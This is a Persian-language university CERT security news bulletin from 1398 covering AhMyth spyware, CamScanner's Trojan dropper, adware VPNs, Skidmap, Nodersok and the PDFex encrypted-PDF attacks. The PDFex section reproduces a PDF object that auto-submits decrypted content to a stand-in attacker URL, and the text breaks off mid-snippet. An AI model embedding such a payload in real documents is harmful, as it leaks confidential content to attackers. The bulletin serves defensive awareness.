بولتن خبری

مرکز تخصصی آپا دانشگاه رازی

شماره سیزدهم
شهریور و مهر ماه ۱۳۹۸

اضافه شدن آسیب‌پذیری جدید به کلکسیون آسیب‌پذیری‌های اینتل پس از مدتی توقف

در این شماره می‌خوانید:

فهرست

مرکز تخصصی آپا دانشگاه رازی
پیشرو در ارائه خدمات امنیت و فناوری اطلاعات

صاحب امتیاز: **مرکز تخصصی آپا دانشگاه رازی**

سردبیر: **سهیلا مرادی**

صفحه آرایی: **سید احسان حسینی**

همکاران این شماره:

سهیلا مرادی
سیده مرضیه حسینی
سیده آرزو حسنی
صبا آزرمی

آدرس:
کرمانشاه، باغ ابریشم، دانشگاه رازی، دانشکده برق و کامپیوتر، طبقه همکف، مرکز تخصصی آپا

apa@razi.ac.ir
cert.razi.ac.ir
۰۸۳۳۴۳۴۳۲۵۱

اخبار امنیتی

انتشار جاسوس‌افزار AhMyth از طریق گوگل‌پلی

گردآورنده: سیده مرضیه حسینی
ویراستار: سهیلا مرادی

محققان یک جاسوس‌افزارِ اُپن سورس به نام AhMyth کشف نمودند که در گوگل‌پلی با عنوان RB Music شناخته می‌شود و با نفوذ به دستگاه اندرویدی کاربران، اطلاعات حساس آن‌ها را به سرقت می‌برد.

این برنامه که با نام Radio Balouch هم شناخته می‌شود، یک اپلیکیشن مخرب رادیویی است که در گوگل‌پلی عرضه شده و با استفاده از ویژگی‌ها و عملکردهای مخرب جاسوس‌افزار AhMyth، کاربران زیادی را آلوده نموده است.

AhMyth یک ابزار جاسوسی اُپن سورس است، که به کمک برنامه‌های اندرویدی بر روی دستگاه‌های هدف مستقر شده و پس از آلوده نمودن دستگاه، یک درب پشتی برای جاسوسی از فعالیت‌های قربانی و سرقت داده‌های وی ایجاد می‌نماید.

مهاجمان از یک برنامه دسکتاپ مبتنی بر فریمورک Electron، به عنوان سرور کنترل فرمان (C&C) برای ارسال دستورات و جمع‌آوری اطلاعات استفاده می‌کنند.

از سال 2017 تاکنون چندین برنامه از نرم‌افزار جاسوسی AhMyth استفاده کرده‌اند اما Radio Balouch اولین برنامه‌ای است که به طور رسمی در فروشگاه Google play منتشر شده است.


لوکاس استفانکو، یکی از محققان شرکت ESET اعلام کرد که این بدافزار که توسط ESET به عنوان Android/Spy.Agent.AOX شناسایی می‌شود، علاوه بر Google Play در فروشگاه‌های اپلیکیشن دیگر هم در دسترس می‌باشد. همچنین از طریق اینستاگرام و یوتیوب در یک وب‌سایت اختصاصی نیز ترویج یافته است.

فرآیند آلوده شدن دستگاه توسط این جاسوس‌افزار

مهاجم، عملکرد رادیو را با عملکرد جاسوس‌افزار AhMyth ادغام کرده و این‌گونه به نظر می‌رسد که برنامه Radio Balouch یک برنامه معمولی پخش موزیک است. اما در پس زمینه، AhMyth عملکرد مخرب خود را آغاز نموده و به جمع‌آوری اطلاعات از دستگاه‌های قربانیان، سرقت شماره‌ی مخاطبین، سرقت فایل‌های ذخیره شده در دستگاه و ارسال پیام می‌پردازد.

به محض نصب و راه‌اندازی برنامه، از کاربران خواسته می‌شود که زبان مورد نظر خود را انتخاب نمایند. پس از آن، مانند هر برنامه‌ی پخش موزیک دیگری، مجوز دسترسی به فایل‌های دستگاه درخواست می‌شود که در صورت نپذیرفتن آن، برنامه کار نخواهد کرد. در مرحله بعدی نیز، مجوز دسترسی به لیست مخاطبین از کاربر خواسته می‌شود.

پس از استقرار برنامه، سرور کنترل و فرمان (C&C)، برای انتقال اطلاعاتِ ورودِ مسروقه، لیست مخاطبین قربانیان و سایر جزئیات، یک اتصال رمزگذاری نشده‌ی HTTP برقرار می‌کند.



به گفته محققان ESET: "ظهور مکرر بدافزار Radio Balouch در Google Play زنگ خطری برای تیم امنیتی گوگل و کاربران اندروید است. با این وجود احتمال بیشتری وجود دارد که یک clone جدید از Radio Balouch یا هر مشتق دیگری از AhMyth در Google Play ظاهر شود."

منبع خبر :

https://thehackernews.com/2019/06/gandcrab-ransomware-decryption-tool.html?m=1

Scan Link

کشف بدافزار در اپلیکیشن اندرویدی CamScanner با بیش از ۱۰۰ میلیون کاربر

گردآورنده: صبا آزرمی
ویراستار: سهیلا مرادی

اگر از نسخه‌ی رایگان اپلیکیشن CamScanner استفاده می‌کنید، مراقب باشید!

CamScanner یک نرم‌افزار PDF ساز بسیار محبوب است که بیش از 100 میلیون کاربر دارد. متأسفانه، خبرها حاکی از آن است که این نرم‌افزار محبوب مورد سوءاستفاده‌ی مهاجمان قرار گرفته و می‌توانند از طریق آن دستگاه اندرویدی شما و نیز داده‌های ذخیره شده در آن را از راه دور سرقت نمایند.

بنابراین برای در امان بودن از خطر سرقت اطلاعات خود، کافی است برنامه CamScanner را از دستگاه اندرویدی خود حذف کنید، چرا که گوگل نیز نسخه رایگان این برنامه را از Play Store حذف کرده است!

گویا محققان اخیراً یک ماژولِ پنهان، به نام Trojan Dropper را در این اپلیکیشن کشف نموده‌اند که به مهاجمان اجازه می‌دهد از راه دور و بدون اطلاع کاربر و به صورت مخفیانه، برنامه‌های مخرب خود را بر روی دستگاه اندرویدی هدف دانلود و نصب نمایند.

در واقع این ماژولِ مخرب در کدِ برنامه‌ی CamScanner قرار نداشته و بخشی از یک کتابخانه‌ی تبلیغاتی است که اخیراً در این برنامه اضافه شده است.

به گفته‌ی محققان شرکت Kaspersky، این مسئله زمانی آشکار شد که بسیاری از کاربران طی ماه‌های اخیر متوجه عملکرد مشکوک برنامه شده و نظرات منفی خود را در Google Play Store منتشر کردند.

محققان اذعان داشتند که: "دلیل اضافه شدن این بدافزار به برنامه را می‌توان مشارکت شرکای توسعه‌دهنده‌ی اپلیکیشن، با یک شرکت تبلیغاتی ناکارآمد فرض کرد."

تجزیه و تحلیل ماژول مخرب Trojan Dropper نشان می‌دهد که این ماژول، قبلاً نیز در برخی از برنامه‌های نصب شده بر روی گوشی‌های هوشمند چینی مشاهده شده است.

محققان هشدار داده‌اند که: "این ماژول می‌تواند ماژول مخرب دیگری را از فایل مخفی موجود در منابع اپلیکیشن، استخراج و اجرا کند."

"در نتیجه، سازندگان ماژول می‌توانند از دستگاه‌های آلوده به هر طریقی به نفع خود سوء استفاده کنند، از نمایش تبلیغات مزاحم گرفته تا سرقت پول از حساب موبایل کاربران (از طریق شارژ اشتراک). "

بلافاصله پس از گزارش محققانِ Kaspersky به گوگل، این شرکت، نسخه‌ی رایگان CamScanner را از PlayStore حذف کرد، اما آن‌ها می‌گویند: "به نظر می‌رسد که توسعه‌دهندگان اپلیکیشن CamScanner در آخرین نسخه‌ی بروزرسانی شده‌ی این اپلیکیشن، از شر کد مخرب خلاص شده اند."

با این وجود، محققان توصیه می‌کنند که کاربران باز هم باید مراقب باشند چرا که نسخه‌های این اپلیکیشن برای دستگاه‌های مختلف متفاوت بوده و برخی از آن‌ها هنوز هم می‌توانند حاوی کد مخرب باشند."

لازم به ذکر است از آنجا که نسخه‌ی تجاری اپلیکیشن CamScanner، شامل کتابخانه‌ی تبلیغاتیِ یاد شده و در نتیجه ماژول مخرب نیست، لذا نسخه‌ی تجاری این اپلیکیشن کماکان در فروشگاه Google Play Store موجود است.

گرچه طی سال‌های اخیر، گوگل در حذف اپلیکیشن‌های مخرب از Play Store و نیز کشف بدافزار در اپلیکیشن‌های جدید بسیار با دقت عمل می‌کند، اما باز هم نرم‌افزارهای مجاز می‌توانند میلیون‌ها کاربر را مورد هدف قرار دهند.

محققان می‌گویند: "آنچه که از این قضایا برداشت می‌شود این است که هر اپلیکیشنی _هرچند بسیار مشهور، هرچند با میلیون‌ها دیدگاه مثبت از سوی کاربران و یا حتی از یکی از فروشگاه‌های معتبر و رسمی_ می‌تواند یک شبه به بدافزار تبدیل شود."

✓ **توصیه امنیتی:**

بنابراین اکیداً توصیه می‌شود همیشه یک آنتی ویروس خوب و قوی بر روی دستگاه اندرویدی خود داشته باشید تا فعالیت‌های مخرب را

قبل از آن‌که دستگاه شما آلوده شود، شناسایی و مسدود کند.

علاوه بر این، همیشه اپلیکیشن‌هایی را که قبلاً توسط سایر کاربران دانلود شده‌اند، بررسی نموده و هنگام نصب برنامه‌ها تنها مجوزهایی را تأیید کنید که فکر می‌کنید به عملکرد برنامه مربوط هستند.


منبع خبر :

https://thehackernews.com/2019/08/android-camscanner-malware.html?m=1

Scan Link

هشدار به کاربران اندروید در خصوص تعدادی از VPNهای با بیش از ۵۰۰ میلیون نصب

گردآورنده: سیده مرضیه حسینی ویراستار: صبا آزرمی



به گفته محققان، چهار VPN محبوب اندرویدی که بیش از 500 میلیون نصب داشته‌اند، با نمایش تبلیغات غیرعادی در دستگاه کاربران، در جهت کسب درآمد کلاهبرداری می‌کنند.

این چهار VPN که عبارتند از Free VPN Master، HotSpot VPN ، Secure VPN و CM SecurityAp-plock AntiVirus، حتی زمانی که در پس‌زمینه دستگاه در حال اجرا هستند، تبلیغات را به صورت pop up نمایش داده و با درخواست‌های مکرر HTTP، منجر به گرم شدن دستگاه و تخلیه باتری آن می‌گردند.

VPNها توسط صدها میلیون کاربر در سراسر جهان مورد استفاده قرار می‌گیرند، به همین دلیل برخی از شرکت‌های ارائه دهنده VPN که نام آن‌ها در بالا ذکر شد، از دسترسی دستگاه کاربر سوءاستفاده کرده و اقدام به کلاهبرداری می‌کنند. در چند ماه اخیر موارد متعددی در این رابطه گزارش شده است که به سرعت هم در حال رشد بوده و جهت کسب میلیون‌ها دلار درآمد، کاربران اندروید را مورد هدف قرار می‌دهد.

جالب است بدانید توسعه‌دهندگان این چهار VPN که بیش از 500 میلیون بار از فروشگاه گوگل‌پلی دانلود شده‌اند از کشور چین هستند.

عملکرد تبلیغاتی این چهار VPN

Hotspot VPN

Hotspot VPN یک VPN مشهور و رایگان است که پس از نصب، به طور مکرر تبلیغات را در دستگاه کاربر به نمایش در می‌آورد و کاربران را به سایت‌های زیر هدایت می‌کند:

- adlog.flurry.com
- ads.mopub.com
- conf.daydayup.today
- doc.app.unitemagic.com
- fv.app.unitemagic.com
- play.google.com
- www.example.com
- www.facebook.com
- www.google.com
- www.yahoo.com
- adlog.flurry.com
- csi.gstatic.com/csi
- imasdk.googleapis.com
- pagead2.googlesyndication.com
- twitter.com
- www.mopub.com

این VPN حتی زمانیکه که در پس زمینه در حال اجرا است، صفحه نمایش دستگاه را کاملاً در بر می‌گیرد.

Free VPN Master

این VPN با نام Unlimited Free & Super VPN Proxy شناخته می‌شود و در آن تبلیغات به صورت pop up بر روی اپلیکیشن‌های مختلف از جمله واتس‌اپ، کروم و موارد دیگر ظاهر می‌شود.

Secure VPN

این VPN نیز با نام Unlimited Free & Super VPN Proxy شناخته می‌شود و در آن هم تبلیغات به صورت pop up بر روی اپلیکیشن‌های مختلف از جمله واتس‌اپ، کروم و موارد دیگر ظاهر می‌شود.

Security Master by Cheetah Mobile

این برنامه با نام App Lock & AntiVirus، تبلیغات را حتی زمانی که در پس زمینه کار می‌کند نمایش می‌دهد و جهت کسب درآمد، کاربر را فریب داده تا بر روی این تبلیغات کلیک کند.

VPN Security Master برنامه‌های مرتبط با AirBnB، Facebook GitHub، unity3d، Google و غیره را تبلیغ می‌کند.


منبع خبر :

https://gbhackers.com/vpn-adware/

Scan Link

استفاده از روت‌کیت‌های مد هسته برای مخفی کردن فعالیت‌های استخراج ارز دیجیتال در سیستم‌عامل لینوکس توسط بدافزار Skidmap

گردآورنده: سیده مرضیه حسینی



Skidmap نمونه جدیدی از بدافزارهای لینوکس است که برای پنهان کردن فعالیت‌های استخراج ارز دیجیتال، با جعل ترافیک شبکه و استفاده از CPU، ماژول‌های مخرب هسته را بارگذاری می‌کند.

این بدافزار نه تنها ارز دیجیتال تولید می‌کند بلکه یک رمز عبور مخفی را بر روی سیستم آلوده ایجاد کرده که به واسطه آن مهاجمان به سیستم دسترسی کامل پیدا خواهند کرد.


این بدافزار توسط محققان امنیتی Trend Micro شناسایی و کشف شد. براساس تحلیل آنها، این بدافزار روت‌کیت‌هایی در مد هسته بارگذاری می‌کند که نه تنها تشخیص آنها در مقایسه با بدافزارهایی از همین نوع ولی در مد کاربر بسیار سخت‌تر است بلکه مهاجمان می‌توانند از آنها برای دسترسی نامحدود به سیستم آلوده استفاده کنند.

فرآیند آلوده کردن بدافزار Skidmap لینوکس

این بدافزار از طریق crontab نصب می‌شود، crontab ابزاری است که در دستگاه‌هایی شبیه به لینوکس برای زمان‌بندی اجرای کارها در فواصل زمانی منظم استفاده می‌شود. این ابزار پس از نصب، داده‌های باینری چندگانه‌ای را در دستگاه آلوده دانلود می‌کند که بر روی تنظیمات امنیتی دستگاه تأثیر می‌گذارد.

Skidmap همچنین از طریق یک درب پشتی، دسترسی دیگری به دستگاه ایجاد می‌کند و علاوه بر آن، با تنظیم یک رمز عبور، راه دیگری را برای دسترسی نامحدود به سیستم ایجاد کرده که به مهاجمان اجازه می‌دهد مانند کاربران عادی به سیستم وارد شوند.

در شکل زیر این فرآیند نشان داده شده است.



اگر بررسی‌های باینری، سیستم آلوده را با استفاده از سیستم‌عامل‌های Debian و یا RHEL/CentOS تشخیص دهد، استخراج کننده ارز دیجیتال و مؤلفه‌های اضافی را بسته به نوع سیستم‌عامل حذف می‌کند.

مهم‌ترین مؤلفه‌های مخرب

این بدافزار حاوی مؤلفه‌های مخربی است که ادامه اجرای آن در دستگاه آلوده را کنترل و تضمین می‌کنند. مهم‌ترین این مؤلفه‌ها عبارتند از:

یک "rm" باینری جعلی: عمل مخرب corn را بـــرای دانلود و اجرای یک فایل تنظیم می‌کند.

Kaudited: ماژول‌های هســـته و مؤلفه watchdog را برای کنترل کردن فایل استخراج کننده ارز دیجیتال و فرآیند آن حذف می‌کند.

Iproute: جهـــت پنهـــان کردن فایل‌ها و ترافیک شـــبکه جعلی اســـتفاده می‌شود.

Netlink: آمار و نتایج مربوط به شبکه و CPU را جعل می‌کند.

در مقایسه با ســـایر بدافزارها، Skidmap از روش پیشـــرفته‌ای برای مخفی ماندن اســـتفاده می‌کنـــد و شـــیوه‌های مختلفی را برای حمله به دســـتگاه آلوده بکار می‌گیرد.

منبع خبر :

https://gbhackers.com/linux-malware-skidmap/

Scan Link

هشـــدار مایکروســـافت در خصوص بدافزاری جدید و نادر در سیستم‌های ویندوزی

گردآورنده: سیده مرضیه حسینی

کاربران ویندور آگاه باشند!

به تازگی نوع جدیدی از بدافزار منتشـــر شـــده که تاکنون هـــزاران کامپیوتر را در سراســـر جـــــهان آلوده کـــرده است و به احتمـــــال زیاد برنـــامه آنتی‌ویروس شما قادر به تشخیص آن نخواهد بود.

ایـــن بدافزار یک بدافزار پیشـــرفته و غیر وابســـته به فایل [1] اســـت و برای اجرای قطعـــه کدهای مخرب خود و بـــه منظور افزایش کارایی و ســـازگاری کامپیوترهـــا از قابلیت‌های مجاز سیســـتم و ابزارهای شـــخص ثالث بهره می‌گیرد.

این شیوه، یعنی استفاده از ابزارهای مجاز که به ندرت هم در بدافزارهای دیگر دیده می‌شود به مهاجمان کمک می‌کند تـــا ضمن برجای گذاشتن ردپـــای کمتر، فعالیت‌های مخرب خود را همراه با فعالیت‌های منظم شبکه یا وظایف مدیریت سیستم اجرا کنند.

این بدافزار با نام "Nodersok" و "Divergent" که توسط محققان امنیت سایبری مایکروسافت کشف شد، عمدتاً از طریق تبلیغات آنلاین مخرب توزیع می‌شود و با استفاده از یک حمله drive-by download، کاربران را آلوده می‌کند.

طبق اظهارات شرکت مایکروسافت، این بدافزار که برای اولین بار در اواسط ماه جولای سال جاری طراحی شده است کامپیوترهای ویندوز آلوده شده را به پراکسی تبدیل می‌کند و سپس می‌تواند توسط مهاجمان برای پنهان کردن ترافیک مخرب مورد استفاده قرار گیرد. Cisco Talos معتقد است که مهاجمان از این پراکسی‌ها به منظور کلاهبرداری و کسب درآمد استفاده می‌کنند.

فرآیند آلوده شدن ابزارهای مجاز توسط این بدافزار

فرآیند آلوده شدن کامپیوترها توسط این بدافزار از زمانی آغاز می‌شود که تبلیغات مخرب، فایل اپلیکیشن HTML (HTA) را از کامپیوترهای کاربران حذف کرده و سپس با کلیک بر روی آن یک ســـری از payloadهـــای جـــاوااسکریپـــت و اسکریپت‌های PowerShell را اجرا می‌کند که در نهایت منجر به دانلود و نصب بدافزار Nodersok می‌گردد.

براساس توضیحات مایکروسافت: "تمامی این اسکریپت‌ها و شل‌کدها تقریباً همیشه رمزگذاری می‌شوند و سپس درحالیکه تنها در حافظه هستند، پس از رمزگشایی اجرا می‌شوند".

این کد جاوااسکریپت برای دانلود و و اجرای اسکریپت‌های مرحله دوم و دیگر مؤلفه‌های رمزگذاری شده، به سرویس‌های مجاز Cloud و دامنه پروژه متصـــل می‌شود. از جمله:


- **(اسکریپت‌های پاورشل) PowerShell Scripts:** به منظور غیرفعال کردن آنتی‌ویروس Windows Defender و بروزرسانی ویندوز
- **(شل‌کدهای باینری) Binary Shellcode:** به منظور افزایش امتیازات با استفاده از رابط خودکار COM
- **Node.exe:** اجرای ویندوز از فریمورک محبوب Node.js و سپس اجرای جاوااسکریپت مخرب
- **WinDivert (Windows Packet Divert):** ابزاری مجاز و قدرتمند برای

[1] fileless


دستکاری بسته‌های شبکه که بدافزار از آن برای فیلتر و تغییر برخی بسته‌های خروجی استفاده می‌کند.

سرانجام با حذف payload جاوااسکریپت نهایی برای فریمورک Node.js توسط بدافزار، سیستم مورد هدف به پراکسی تبدیل می‌شود.

هنگامیکه یک دستگاه به پراکسی تبدیل می‌شود، می‌تواند توسط مهاجمان برای دسترسی به موجودیت‌های دیگر شبکه (مانند وب‌سایت‌ها، سرورهای C&C و غیره) مورد استفاده قرار گیرد.



به گفته کارشناسان مایکروسافت، موتور پراکسی مبتنی بر Node.js در حال حاضر دارای دو هدف اصلی است: اول اینکه سیستم آلوده شده را به یک سرور C&C کنترل شده توسط مهاجم متصل کرده و دوم اینکه درخواست HTTP را برای بازگشت به پراکسی دریافت کند.



از طرف دیگر، طبق گفته کارشناسان Cisco Talos، مهاجمان از این مؤلفه پراکسی برای کنترل سیستم‌های آلوده شده استفاده می‌کنند تا به منظور کسب درآمد و کلاهبرداری، سیستم را به صفحات وب دلخواه خود هدایت کنند.

Nodersok هزاران کاربر ویندوز را آلوده کرده است

طبق گفته مایکروسافت، بدافزار Nodersok طی چند هفته گذشته هزاران دستگاه را که بیشتر در ایالات متحده و اروپا بوده‌اند آلوده کرده است.

درحالیکه این بدافزار عمدتاً کاربران خانگی را مورد هدف قرار داده است اما محققان اعلام کردند که تقریباً 3 درصد از حملات، سازمان‌هایی از بخش صنعت از جمله آموزش، بهداشت، مالی، تجارت و سرویس‌های خاص و حرفه‌ای را مورد هدف قرار داده است.

از آنجا که این بدافزار از تکنیک‌های پیشرفته و غیروابسته به فایل استفاده می‌کند و با استفاده از ابزارهای مجاز به زیرساخت‌های شبکه متکی است، لذا کشف آن برای برنامه‌های آنتی‌ویروس سخت تر می‌شود.

با این حال به گفته شرکت مایکروسافت رفتار بدافزار به گونه‌ای است که با کمی دقت ردپای آن قابل رؤیت خواهد بود.

مایکروسافت اعلام کرده است که در نسل بعدی Windows Defender ATP خود که منتشر خواهد کرد، حمله این بدافزار در هر مرحله از آن با مشاهده رفتارهای غیرعادی و مخرب از قبیل اجرای اسکریپت‌ها و ابزارها قابل تشخیص خواهد بود.

منبع خبر :

https://thehackernews.com/2019/09/windows-fileless-malware-attack.html

Scan Link

هک PDFهای رمزدار توسط مهاجمان

گردآورنده: سیده مرضیه حسینی

اخیـــراً مهاجمان بـــا بکارگیری مجموعـــه جدیدی از تکنیک‌هـــای حمله و تحت شـــرایط خاصـــی قادرند بـــه تمام محتـــوای یک فایـــل PDF که بر روی آن رمز عبور قرار داده شـــده اســـت، دسترســـی پیدا کنند. مجموعه تکنیک‌های اســـتفاده شـــده که بـــا نام PDFex شـــناخته می‌شـــوند، شـــامل دو حمله اســـت که از ضعف امنیتـــی موجود در قابلیـــت رمزگذاری اســـتاندارد در فایل‌هـــای PDF _ Portable Document Format_ بهـــره می‌گیرند.

لازم به ذکر اســـت که در ایـــن حملات، مهاجـــم قادر نخواهد بـــود به رمز قرار داده شـــده بـــر روی فایل PDF دسترســـی پیدا کرده و یـــا آن را حذف نمایـــد، در عوض مهاجـــم می‌توانـــد از راه دور به محتوای فایلـــی که کاربر مجاز، یک بار آن را باز کرده است دسترسی پیدا کند.

به عبارت دیگـــــر در این حمـــلات، مهاجمان فایل را به گونه‌ای تغییـــــر می‌دهنـــد که با باز شـــدن آن توســـط کاربری کـــه رمز عبـــور را دارد، این فایل بـــه صورت خـــودکار یک کپی از محتـــوای رمزگذاری شـــده را به یک سرور از راه دور و کنترل شده توسط مهاجم ارسال کند.

براساس بررسی محققان که بر روی 27 برنامه نمایش‌دهنده PDF شامل نسخه دســـکتاپ و نســـخه مبتنی بر مرورگر که به طور گســـترده توســـط کاربران اســـتفاده می‌شـــوند، انجام شـــده اســـت، تمام این برنامه‌هـــا در برابر حداقل یکـــی از دو حمله و اکثر آنهـــا نیز در برابر هر دو حمله آســـیب‌پذیر بودند.


برنامه‌های نمایش‌دهنده PDF مخصوص سیستم‌عامل‌های ویندوز، macOS و لینوکس که تحت تأثیر این آسیب‌پذیری قرار دارند عبارتند از:

- Adobe Acrobat
- Foxit Reader
- Okular
- Evince
- Nitro Reader

و همچنین مرورگرهای:

- Chrome
- Firefox
- Safari
- Opera

حملات PDFex دو آسیب‌پذیری PDF را اکسپلویت می‌کنند



این حملات که توســـط تیمـــی از محققان امنیتی آلمان کشـــف شـــد به دلیـــل دو ضعف عمـــده در قابلیـــت رمزگـــذاری فایل‌هـــای PDF که در ادامه شرح داده می‌شوند اتفاق می‌افتد:

1. Partial Encryption (رمزگذاری جزئی): PDF اســـتاندارد از رمزگذاری جزئـــی پشـــتیبانی می‌کند که براســـاس آن، تنهـــا رشـــته‌ها و جریان‌ها رمزگذاری می‌شـــوند درحالیکه اشـــیاء تعریف‌کننده ســـاختار اســـناد PDF بدون رمزنگاری باقی می‌مانند.

بنابرایـــن ادغام متـــن رمزنگاری شـــده با متن ســـاده، فرصتـــی را برای مهاجمیـــن فراهم می‌کند تا به راحتی ســـاختار این اســـناد را دســـتکاری کرده و payload مخرب خود را در آن تزریق کنند.

2. Ciphertext Malleability (قابلیت انعطاف‌پذیری متن رمزنگاری شـــده): قابلیت رمزگذاری PDF از حالت رمزگذاری Cipher Block Chaining (CBC) بدون بررســـی یکپارچگی اســـتفاده می‌کند که می‌تواند توســـط مهاجمان برای ایجـــاد بخش‌های رمزگذاری شـــده توســـط خود مورد اکســـپلویت قرار بگیرد.

کلاس‌های حمله PDFex: دسترسی مستقیم و ابزارهای CBC

در ادامه به طور خلاصه دو کلاس از حملات PDFex بررسی می‌شوند:

کلاس 1: دسترسی مستقیم- از قابلیت رمزگذاری یک فایل PDF سوءاستفـــاده می‌کند.

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>      % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>    % attacker's URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]  % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                         % content to exfiltrate
endstream
endobj
```

مهاجم می‌تواند بدون ایجاد تغییر در محتوای اصلی فایل رمزگذاری شده مورد هدف، اشیاء رمزگذاری نشده را برای اجرای اعمال مخرب خود به آن اضافه کند.

یک مهاجم از راه دور می‌تواند طی مراحل زیر به محتوای فایل دسترسی پیدا کند:

- ارسال یک فرم
- فراخوانی URL
- اجرای جاوااسکریپت

در مقاله منتشر شده آمده است: "در این بخش از حمله، قسمت‌های رمزگذاری شده به عنوان محتوا در درخواست‌ها گنجانده شده و جهت پیکربندی متن ساده در URL دلخواه استفاده می‌شوند."

اجرای این عمل می‌تواند به محض باز کردن فایل PDF (پس از رمزگشایی) یا از طریق تعاملات کاربر، به عنوان مثال با کلیک کردن در داخل فایل، به صورت خودکار انجام شود.

به عنوان نمونه همان طور که در تصویر نشان داده شده است، شئ حاوی URL (به رنگ آبی)، توسط مهاجم برای ارسال فرم رمزنگاری نشده کنترل می‌شود.

کلاس 2: ابزارهای CBC - تمام نرم‌افزارهای نمایش دهنده PDF از اسناد رمزگذاری شده استفاده نمی‌کنند و همچنین بسیاری از آنها قابلیت پشتیبانی از یکپارچگی فایل را ندارند، به همین دلیل مهاجم می‌تواند داده‌های ساده را مستقیماً درون یک شئ رمزگذاری شده تغییر دهد.


```
1 0 obj
